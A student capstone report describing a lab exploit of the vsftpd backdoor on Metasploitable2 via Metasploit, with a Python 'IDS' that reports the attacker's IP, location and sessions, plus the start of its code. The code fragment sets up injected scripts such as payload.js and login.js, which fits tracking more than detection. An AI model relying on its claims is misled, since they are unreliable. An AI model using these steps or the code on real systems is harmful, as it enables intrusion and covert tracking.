**INTRUSION DETECTION SYSTEM FOR MONITORING VULNEARABLE ACTIVITIES**

**A CAPSTONE PROJECT REPORT**

*Submitted in partial fulfillment of the*

*requirement for the award of the*

*Degree of*

**BACHELOR OF TECHNOLOGY**

**IN**

**COMPUTER SCIENCE AND ENGINEERING**

*by*

**AMBIKA PRASAD SWAIN (17BCN7025)**

*Under the Guidance of*

**DR. VIKAS KUMAR SINGH**



SCHOOL OF COMPUTER SCIENCE

VIT-AP UNIVERSITY


AMARAVATI- 522237

*JANUARY 2020*

**CERTIFICATE**

This is to certify that the Capstone Project work titled “**AN INTRUSION DETECTION SYSTEM FOR MONITORING VULNERABLE**

**ACTIVITIES**” that is being submitted by **AMBIKA PRASAD SWAIN (17BCN7025)** is in partial fulfillment of the requirements for the award of Bachelor of Technology, is a record of bonafide work done under my guidance. The contents of this Project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University for award of any degree or diploma and the same is certified.



Dr. VIKASH KUMAR SINGH

Project Guide

**The thesis is satisfactory / ~~u~~ ~~nsatisfactory~~**

**Approved by**



**Program Chair Dean**

B. Tech. (CSE-NS) School of Computer Science & Engineering

**ACKNOWLEDGEMENTS**

This project has taken months of hard work and perseverance as it has gone through various stages of failure ,adjustments and improvising time to time and above all support from various people.I would like to thank my guide Dr Vikar Kumar Singh who took me under his guidance and also offered me lot of in-depth advice and knowledge on how to work on the project and also gave me reviews and suggestions on what areas need to be worked upon.Next I would like to extend my gratitude to Dr Hussain Syed who was a part of the review team and would give helpful insights on every meetings and would also motivate me in working on the project and not be deterred by failures.Last but not the least I would like to thank my parents and also my friends who gave supported me throughout the entire journey and backed me emotionally and helped me in completing this project successfully on time.

Ambika Prasad Swain

17BCN7025

**ABSTRACT**

There have been numerous cases of attacks, exploits tiny as DoS or as huge as ransomware but

it’s very crucial to know ways to mitigate it so that such attacks do not happen again. But one can

only know much unless they try to dive deep and come across how exactly these attacks

happen. Even more is after an attack has occurred hackers leave behind a hole or door or maybe

an access gateway which when required can be used to come back and get a hold of it. This paper

aims at showing one such way by which an attacker can get backdoor access post exploitation. So in this paper it has been shown how system monitoring can be done using an software which keeps track of any malicious activities or unauthorized access that takes place in the host system.

**TABLE OF CONTENTS**

|  |  |  |  |
| --- | --- | --- | --- |
| **S.No.** | **Chapter** | **Title** | **Page Number** |
| **1.** |  | **Acknowledgement** | **3** |
| **2.** |  | **Abstract** | **4** |
| **3.** |  | **List of Figures and Table** | **5** |
| **4.** | **1**  **1.1**  **1.2**  **1.3** | **Introduction**  **Objectives**  **Background and Literature Survey**  **Organization of the Report** | **6**  **6**  **7**  **7** |
| **5.** | **2**  **2.1**  **2.2** | **INTRUSION DETECTION SYSTEM FOR MONITORING VULNEARABLE ACTIVITIES**  **Idea and Objective**  **Implementation** | **8**  **8**  **9** |
| **7.** | **4** | **Results and Discussion** | **15** |
| **8.** | **5** | **Conclusion & Future Works** | **18** |
| **9.** | **6** | **Code** | **19** |
| **10.** | **7** | **References** | **37** |

**CHAPTER 1**

**INTRODUCTION**

Tools like Metasploit are great for exploiting computers, but what happens after you’ve gained access to a computer. But once an exploit is completed and if its successful and you have access then for any reason you might need to leave behind a way through which you can get back to it. As the name suggests, a backdoor attack is stealthy, and cybercriminals often slip in undetected. Small and midsize businesses are particularly vulnerable to backdoor attacks because they tend to have fewer resources to close off entry points or identify successful attacks. Cybercriminals know that SMBs often lack the budget or security experts to prevent and mitigate attacks.

* 1. **Objectives**

The following are the objectives of this project:

* To design a rootkit using Metasploit which will serve as the attack vector towards the targeted system.
* This attack vector will then be simulated in a virtual environment in our case through Metasploitable 2 machine.
* Third phase will happen once we have access and the exploit have been successful and then we initiate a python script to take forward the post exploitation and we first analyse the system its features and accordingly the script has to be written
* Next a system monitoring software is programmed to act as an Intrusion Detection system which will help the target system in monitoring any such attacks and prevents them from occurring further.
  1. **Background and Literature Survey**

There have been various IDS software (proprietary and open-source) available in the market which have various features and functionalities and are for obvious reasons far better than what has been designed in this project but the core idea is somewhat similar. A similar project was attempted by students of MIT where they used to detect Real time HTTP requests and accordingly managed to sniff on the network traffic using SAX 2.0 and Wireshark

**1.3 Organization of the Report**

The remaining chapters of the project report are described as follows:

* Chapter 2 contains the proposed system, methodology and software details.
* Chapter 3 discusses the results obtained after the project was implemented.
* Chapter 4 concludes the report.
* Chapter 5 consists of codes.
* Chapter 6 gives references.

**CHAPTER 2**


**Idea and Objective:**

Here the basic idea is to make or setup an environment where we can carry out the task of creating a automated backdoor access. For that we will be following the steps as mentioned below


* First phase will be dependent on setting up the environment carrying out the necessity tasks like initial exploit and we will be using a Virtual Environment to avoid any kind of risk factor
* Second phase will include carrying out the exploit through Metasploit which is an open-source tool that will be used for initial work and which contains various payloads for carrying out the exploit.
* Third phase will happen once we have access and the exploit have been successful and then we initiate a python script to take forward the post exploitation and we first analyse the system its features and accordingly the script has to be written
* Final phase is once the backdoor has been set, we will show whether we are able to gain access again or not. On top of that it will also include various steps for mitigation and prevention of such attacks in the future.

**Implementation:**


* First and foremost a Virtual Box has been setup where it can run two separate VM’s in same/different machines depending on the requirement.
* Both the machines that is Kali Linux which acts as the attacker and the Metasploitable2 which acts as the host setup in the VM and they are connected by NAT adapter.
* Next, we open the Kali VM and launch the terminal and try to look for open port for the host machine that is the Metasploitable2 so for that we do a simple Nmap scan for the said machine.
* Just for your information in this scenario since we are demonstrating the experiment we are taking into account that we already have knowledge of the ip address of the host machine which obviously isn’t the case in real world scenario but here its been taken into consideration




* As you can see from the figure show above the ports that are open are displayed so we try to consider the first open port that is port 21 for FTP and try to find out a way to gain access into the system.
* Before we do this we have our IDS ready to function so we simply go the host system launch it from the VM and initiate our process by the command “python trape.py”




* As shown above the command starts running the script which is not live monitoring any suspicious or malicious activities in the network and will try to intercept the unauthorized access that we are going to do from the Kali VM.
* Simultaneously we launch Metasploit on Kali Linux and try to execute a payload for FTP ports which should be able to by pass through the open port and give us access to the terminal of the host system.







* So here we are basically executing a script for VSFTPD related vulnerabilities which is basically a backdoor access as mentioned in the image above.So as mentioned we already have knowledge of the IP address of the host machine so all you have to do it set RHOSTS to the IP address and run “exploit”




* Next we know that the exploit is successful and we are inside the shell of the host machine and just to ensure a command called “whoami” is given and it returns as “root” which means we have complete root access for the host machine .
* Just so you know this is a backdoor rootkit so the user of any other system won’t be able to know if the system is being accessed by somebody else and it won’t get detected unless there are some measures taken.
* Next we move back to our host machine to see if this intrusion has been detected by the IDS or not .




* If you can see the bottom line it says a user has been connected with the following IP which Is my own host IP of the Linux machine and that it can detect the unauthorized access that it made in spite of the fact that it was a backdoor access but after the intrusion has taken place it sends an alert that someone is trying to access your system has control over your credentials , data etc.
* Along with that it gives a Control Panel link which is server that has been setup using ngrok where it gives more details regarding the attacker.



* As you can see this is the web version of the same IDS where it shows one user with the following IP is online and we click on the details option.



* On looking for the details it shows the location with latitude and longitude along with the name of my ISP that I have been using
* Apart from this it also shows the active sessions in the system although it has not been very accurate but as a matter of fact the Gmail and Youtube services do get detected when in use as show in the image below.




**CHAPTER 3**

**RESULTS AND DISCUSSIONS**


* 1. **Backdoor access to Metasploitable2 system**


The successful intrusion from the Kali Linux using the FTP port 21 through Metasploit script was a big role for this experiment




* 1. **Using WEB-APP for further details**

The application is running on ngrok using a Ngrok token which is authentication key along with that it also is accessing the Unique key from Google maps API for which it is able to track the location of the user. Apart from that it takes info from ipgeolocation.io for the latitude and longitude info so all these ID or API keys have to be provided before setting up the IDS on your system .Therefor all these are basic pre requisites which are necessary to setup this on your system as shown in the figures given below.







**CHAPTER 4**

**CONCLUSION AND FUTURE WORK**

* Our basic idea is mitigation and prevention of such mishaps or attacks in order to do that we must be aware of lot of steps and ways by which these can be prevented at all levels
* Backdoor attacks have been very deadly in the previous years and we must try our best to prevent such things to happen in the future
* So having the presence of such mechanisms where any intrusion can be detected saves your time by looking for a needle in the haystack and further assists us in securing our systems and so our data and information which are so much valuable for us.
* Although various companies do have their own proprietary software like Suricata, Snort, Zeek Nessus, etc. but having developing our system and by making some minor changes which can be better and be further implemented by those IDS which are already available

Lot can be done in this area. There is a large scope which could be ventured, and new designs or system could be made to improve the conditions and efficiency of the systems as we know day by day as technology progresses more and more security threats and flaws arises which is cracking the brains of cybersecurity researchers so further work like use of Machine learning to implement on the system which can help monitor the behavior and accordingly act when needed would be one of the suggested requirements that can be worked upon in the future.

**CHAPTER 5**

**CODE**

**import time**

**import json**

**from core.dependence import urllib2**

**import httplib**

**import argparse**

**import socket**

**import sys**

**import os**

**from core.utils import utils**

**import subprocess**

**import requests**

**import hashlib, binascii**

**from threading import Timer**

**from multiprocessing import Process**

**import atexit**

**class Trape(object):**

**def \_\_init\_\_(self, stat = 0):**

**self.name\_trape = "Trape"**

**self.version = "2.0"**

**self.stats\_path = "ngrok"**

**self.home\_path = utils.generateToken(18)**

**self.logout\_path = utils.generateToken(6)**

**self.remove\_path = utils.generateToken(14)**

**self.injectURL = utils.generateToken(12) + '.js'**

**self.stats\_key = utils.generateToken(24)**

**self.date\_start = time.strftime("%Y-%m-%d - %H:%M:%S")**

**self.stat = stat**

**self.localIp = '127.0.0.1'**

**self.nGrokUrl = ''**

**self.JSFiles = ({"path" : "base.js", "src" : utils.generateToken(12)},{"path" : "libs.min.js", "src" : utils.generateToken(12)},{"path" : "login.js", "src" : utils.generateToken(12)},{"path" : "payload.js", "src" : utils.generateToken(12)},{"path" : "trape.js", "src" : utils.generateToken(12)},{"path" : "vscript.js", "src" : utils.generateToken(12)},{"path" : "custom.js", "src" : utils.generateToken(12)},)**

**self.CSSFiles = ({"path" : "/static/img/favicon.ico", "src" : utils.generateToken(12)},{"path" : "/static/img/favicon.png", "src" : utils.generateToken(12)},{"path" : "/static/css/base-icons.css", "src" : utils.generateToken(12)},{"path" : "/static/css/styles.css", "src" : utils.generateToken(12)},{"path" : "/static/css/normalize.min.css", "src" : utils.generateToken(12)},{"path": "/static/css/services-icons.css", "src" : utils.generateToken(12)},)**

**if self.stat == 1:**

